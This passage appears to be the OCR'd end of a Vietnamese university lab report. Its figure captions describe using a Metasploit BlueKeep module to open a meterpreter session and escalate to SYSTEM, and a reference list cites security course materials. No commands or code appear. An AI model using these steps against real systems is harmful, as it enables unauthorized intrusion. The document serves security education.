


Hình 23 Xem các tùy chọn cho modules BlueKeep

- Tiến hành khai thác, thông báo *meterpreter* trả về, tức là đã thành công *exploit*

Hình 24 Khai thác BlueKeep

- Xem các thông tin liên quan & nâng quyền lên SYSTEM sau khi khai thác *shell*



Hình 25 Nâng quyền lên SYSTEM sau khi khai thác BlueKeep

TÀI LIỆU THAM KHẢO

[1] Chương 2, Giáo trình Cơ sở an toàn thông tin, Học viện Công Nghệ Bưu Chính Viễn Thông, 2020 của tác giả Hoàng Xuân Dậu.

[2] Tài liệu CEH, https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/

[3] Lab 14 của CSSIA CompTIA Security+® Supported Labs